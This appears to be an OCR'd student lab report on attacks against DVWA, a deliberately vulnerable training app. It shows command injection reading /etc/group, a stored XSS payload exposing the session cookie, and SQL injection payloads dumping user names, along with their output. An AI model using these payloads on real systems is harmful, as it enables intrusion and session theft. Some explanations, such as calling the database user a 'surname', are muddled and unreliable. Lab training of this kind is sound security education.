
```
Hello hi" OR "1=1--
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Part 2b: 172.30.0.13; cat /etc/group

The /etc/group file is world-readable and contains a list of groups that displayed the group file to the end of the ping request, each on a separate line. Each line is a three-field delimited by colon and include the following information: Group name — The name of the group; Group password; and the Group ID (GID) (Redhat).




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 172.30.0.13 (172.30.0.13) 56(84) bytes of data.
64 bytes from 172.30.0.13: icmp_req=1 ttl=64 time=0.057 ms
64 bytes from 172.30.0.13: icmp_req=2 ttl=64 time=0.056 ms
64 bytes from 172.30.0.13: icmp_req=3 ttl=64 time=0.055 ms

--- 172.30.0.13 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.055/0.056/0.057/0.000 ms
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:student
floppy:x:25:student
```



```
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:student
floppy:x:25:student
tape:x:26:
sudo:x:27:
audio:x:29:student
dip:x:30:student
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:student
sasl:x:45:
plugdev:x:46:student
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
crontab:x:102:
Debian-exim:x:103:
mlocate:x:104:
ssh:x:105:
messagebus:x:106:
utempter:x:107:
student:x:1000:
mysql:x:108:
ssl-cert:x:109:
```

Part 2c: <script>alert (document.cookie)</script>

The attack implemented set a cookie and caused the web server to echo the input (George) back in the HTML response. The alert message indicated the security level and the web server's security SSID. This attack helps attackers to exploit more for a successful web attack.



Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Message from webpage

security=low; PHPSESSID=ug3k0n0ji3sfguhm9nftuknkv4

Name: George
Message:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: George
Message:

Name: George
Message:

Name: George
Message:


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Part 3: SQL injection attack determining field that holds user's surname

%' or 0=7 union select null, user() #

The code above shows the surname (root@localhost) of the database user that executed the PHP code. Please note that there are 7 users and 'root@localhost' was the 7th.



Vulnerability: SQL Injection


User ID:

```
ID: %' or 0=7 union select null, user() #
First name:
Surname: root@localhost
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Remaining 6 users and their surnames in the last rows executed by using %' or '1'='1



Vulnerability: SQL Injection

User ID:

```
ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith

ID: %' or '1'='1
First name: Tyler
Surname: Dasher
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html